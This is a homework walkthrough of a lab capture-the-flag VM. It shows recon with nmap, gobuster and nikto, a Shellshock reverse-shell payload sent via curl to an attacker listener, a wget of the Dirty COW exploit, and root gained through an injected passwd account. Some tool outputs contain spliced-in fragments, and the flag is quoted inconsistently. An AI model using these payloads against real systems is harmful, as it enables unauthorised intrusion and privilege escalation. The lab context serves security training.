

## Homework 7 - Challenge VM #1 Walkthrough Report

---

Author: Moses Kunfah

Target: Ubuntu 12.04 vulnerable machine (10.0.0.8)

Objective: Gain root access and capture the flag from /root/root.txt

Overview

- **Information Gathering**
- **Port Scanning (22, 80)**
- **Enumeration (HTTP → Shellshock)**
- **Exploitation (Shellshock Reverse Shell)**
- **Post-Exploitation (Privilege Escalation using Dirty COW)**
- **Root Shell Access and Flag Retrieval**
- **References**

### **Step 1: Reconnaissance**

To begin identifying the target, I used netdiscover to find live hosts in the local network. Once the target IP was confirmed as 10.0.0.8, I used Nmap to scan for open ports and services.

```
kali@MosesKunfah: ~  
File Actions Edit View Help  
kali@MosesKunfah: ~ x kali@MosesKunfah: ~ x kali@MosesKunfah: ~/Downloads x  
Currently scanning: Finished! | Screen View: Unique Hosts  
5 Captured ARP Req/Rep packets, from 4 hosts. Total size: 300  


| IP       | At MAC Address    | Count | Len | MAC Vendor / Hostname  |
|----------|-------------------|-------|-----|------------------------|
| 10.0.0.1 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.0.2 | 52:54:00:12:35:00 | 1     | 60  | Unknown vendor         |
| 10.0.0.3 | 08:00:27:8a:c5:fe | 2     | 120 | PCS Systemtechnik GmbH |
| 10.0.0.8 | 08:00:27:50:01:65 | 1     | 60  | PCS Systemtechnik GmbH |



```

```
kali@MosesKunfah: ~  
File Actions Edit View Help  
kali@MosesKunfah: ~ x kali@MosesKunfah: ~ x kali@MosesKunfah: ~/Downloads x  
(kali@MosesKunfah)-[~]  
$ nmap -sS -sV -T4 10.0.0.8  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-14 05:04 EDT  
Nmap scan report for 10.0.0.8  
Host is up (0.00091s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))  
MAC Address: 08:00:27:50:01:65 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.14 seconds
```

This revealed that ports 22 (SSH) and 80 (HTTP) were open. The HTTP server was running Apache 2.2.22.

## Step 2: Enumeration

Next, I performed directory brute-forcing on port 80 using Gobuster:



```
kali@MosesKunfah: ~  
File Actions Edit View Help  
kali@MosesKunfah: ~ x kali@MosesKunfah: ~ x kali@MosesKunfah: ~/Downloads x  
  
(kali@MosesKunfah)-[~]  
$ gobuster dir -u http://10.0.0.8 -w /usr/share/wordlists/dirb/common.txt  
  
Gobuster v3.6 ID: 2019-0195 FIREFART LOCAL  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.0.0.8  
[+] Method: EDB Verified: ✓ GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
/.hta (Status: 403) [Size: 280]  
/.htaccess (Status: 403) [Size: 285]  
/.htpasswd (Status: 403) [Size: 285]  
/cgi-bin/ (Status: 403) [Size: 284]  
/index.html (Status: 200) [Size: 177]  
/index (Status: 200) [Size: 177]  
/server-status (Status: 403) [Size: 289]  
Progress: 4614 / 4615 (99.98%)
```

I found a /cgi-bin/ directory. I then ran Nikto to check for web server vulnerabilities:

```
kali@MosesKunfah: ~  
File Actions Edit View Help  
kali@MosesKunfah: ~ x kali@MosesKunfah: ~ x kali@MosesKunfah: ~/Downloads x  
(kali@MosesKunfah)-[~]  
$ nikto -h http://10.0.0.8  
  
- Nikto v2.5.0  


| ID    | CVE | Author   | Type  |
|-------|-----|----------|-------|
| 10000 |     | Firefart | LOCAL |



  
+ Target IP: 10.0.0.8  
+ Target Hostname: 10.0.0.8  
+ Target Port: 80  
+ Start Time: 2025-04-14 05:05:35 (GMT-4)  
  
+ Server: Apache/2.2.22 (Ubuntu)  
+ /: Server may leak inodes via ETags, header found with file /, inode: 1706318, size: 177, mtime: Mon May 11 13:55:10 2020. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.  
+ /index: Uncommon header 'tcn' found, with contents: list.  
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,
```

Nikto reported that the Apache server was vulnerable to Shellshock in the /cgi-bin/test script.

```
kali@MosesKunfah: ~  
File Actions Edit View Help  
kali@MosesKunfah: ~ x kali@MosesKunfah: ~ x kali@MosesKunfah: ~/Downloads x  
. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.  
+ /index: Uncommon header 'tcn' found, with contents: list.  
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15, https://exchange.xforce.ibmcloud.com/vulnerabilities/8275  
+ /cgi-bin/test: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.  
+ /cgi-bin/test: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278  
+ /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278  
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .  
+ /cgi-bin/test/test.cgi: This might be interesting.  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/  
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.  
+ 8881 requests: 0 error(s) and 13 item(s) reported on remote host  
+ End Time: 2025-04-14 05:06:12 (GMT-4) (37 seconds)  
  
+ 1 host(s) tested
```

### Step 3: Exploitation - Shellshock

To exploit Shellshock, I navigated the internet and downloaded dirtycow and crafted a reverse shell payload using curl and executed it against the vulnerable CGI script:



```
(kali@MosesKunfah)-[~]
$ curl -H 'User-Agent: () { ;; }; /bin/bash -i >& /dev/tcp/10.0.0.4/4444 0>& 1' http://10.0.0.8/cgi-bin/test

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>504 Gateway Time-out</title>
</head><body>
<h1>Gateway Time-out</h1>
<p>The gateway did not receive a timely response
from the upstream server or application.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 10.0.0.8 Port 80</address>
</body></html>

(kali@MosesKunfah)-[~]
$
```

I had python web server host listener on port 8000:

```
(kali@MosesKunfah)-[~/Downloads]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.0.8 - - [14/Apr/2025 09:20:22] "GET /40839.c HTTP/1.1" 200 -
```

I had a Netcat listener on port 4444:

```
kali@MosesKunfah: ~
File Actions Edit View Help
kali@MosesKunfah: ~ x kali@MosesKunfah: ~ x kali@MosesKunfah: ~/Downloads x

(kali@MosesKunfah)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.0.0.4] from (UNKNOWN) [10.0.0.8] 44550
bash: no job control in this shell
www-data@ubuntu:/usr/lib/cgi-bin$ cd /tmp
```



```
kali@MosesKunfah: ~  
File Actions Edit View Help  
kali@MosesKunfah: ~ x kali@MosesKunfah: ~ x kali@MosesKunfah: ~/Downloads x  
(kali@MosesKunfah)-[~]  
$ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [10.0.0.4] from (UNKNOWN) [10.0.0.8] 44550  
bash: no job control in this shell  
www-data@ubuntu:/usr/lib/cgi-bin$ cd /tmp  
cd /tmp  
www-data@ubuntu:/tmp$ wget http://10.0.0.8:8000/40839.c  
wget http://10.0.0.8:8000/40839.c  
--2025-04-14 06:18:55-- http://10.0.0.8:8000/40839.c  
Connecting to 10.0.0.8:8000 ... failed: Connection refused.  
www-data@ubuntu:/tmp$ wget http://10.0.0.4:8000/40839.c  
wget http://10.0.0.4:8000/40839.c  
--2025-04-14 06:20:23-- http://10.0.0.4:8000/40839.c  
Connecting to 10.0.0.4:8000 ... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 5006 (4.9K) [text/x-csrc]  
Saving to: `40839.c'  
  
0K .... 100% 433M=0s  
2025-04-14 06:20:23 (433 MB/s) - `40839.c' saved [5006/5006]  
  
www-data@ubuntu:/tmp$ ls  
ls  
40839.c
```

The payload successfully triggered vulnerability and gave me a reverse shell as the www-data user.

### Step 5: Dirty COW Exploit (CVE-2016-5195)

I encountered an issue.



```
kali@MosesKunfah: ~  
File Actions Edit View Help  
kali@MosesKunfah: ~ x kali@MosesKunfah: ~ x kali@MosesKunfah: ~/Downloads x  
www-data@ubuntu:/tmp$ gcc -pthread 40839.c -o dirtycow -lcrypt  
gcc -pthread 40839.c -o dirtycow -lcrypt  
www-data@ubuntu:/tmp$ ./dirtycow  
./dirtycow  
Please enter the new password: 123  
/etc/passwd successfully backed up to /tmp/passwd.bak  
Complete line:  
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash  
mmap: 7fb69dece000  
ptrace 0  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password '123'.  
  
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd  
/etc/passwd successfully backed up to /tmp/passwd.bak  
Complete line:  
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash  
mmap: 7fb69dece000  
madvise 0  
Done! Check /etc/passwd to see if the new user was created.  
You can log in with the username 'firefart' and the password '123'.
```

## Step 6: Root Access & Flag Retrieval

Upgraded shell with Python PTY. Switched to firefart. Retrieved flag.

```
kali@MosesKunfah: ~  
File Actions Edit View Help  
kali@MosesKunfah: ~ x kali@MosesKunfah: ~ x kali@MosesKunfah: ~/Downloads x  
www-data@ubuntu:/$ su firefart  
su firefart  
su: must be run from a terminal  
www-data@ubuntu:/$ su firefart  
su firefart  
su: must be run from a terminal  
www-data@ubuntu:/$ python -c 'import pty; pty.spawn("/bin/bash")'  
python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@ubuntu:/$ su firefart  
su firefart EDB Verified: ✓  
Password: 123  
  
firefart@ubuntu:/# ls  
ls  
bin      etc      lib      media    proc    sbin     sys      var  
boot     home     lib64    mnt      root    selinux  tmp      vmlinuz  
dev      initrd.img lost+found opt      run     srv  
firefart@ubuntu:/# cd /root  
cd /root  
firefart@ubuntu:~# ls  
ls  
root.txt  
firefart@ubuntu:~# cat root.txt  
cat root.txt  
{Sum0-SunCSR-2020_r001}  
firefart@ubuntu:~#
```

## Conclusion

Successfully exploited Shellshock to gain a reverse shell. Escalated to root using Dirty COW, and retrieved the root flag: {Sum0-SunCSR-2020\_r00t}

## References:

- Shellshock Vulnerability: <https://nvd.nist.gov/vuln/detail/CVE-2014-6271>
- Dirty COW <https://www.exploit-db.com/exploits/40839>
- Nmap Documentation: <https://nmap.org/book/man.html>
- Nikto Web Scanner: <https://github.com/sullo/nikto>
- Gobuster Tool: <https://github.com/OJ/gobuster>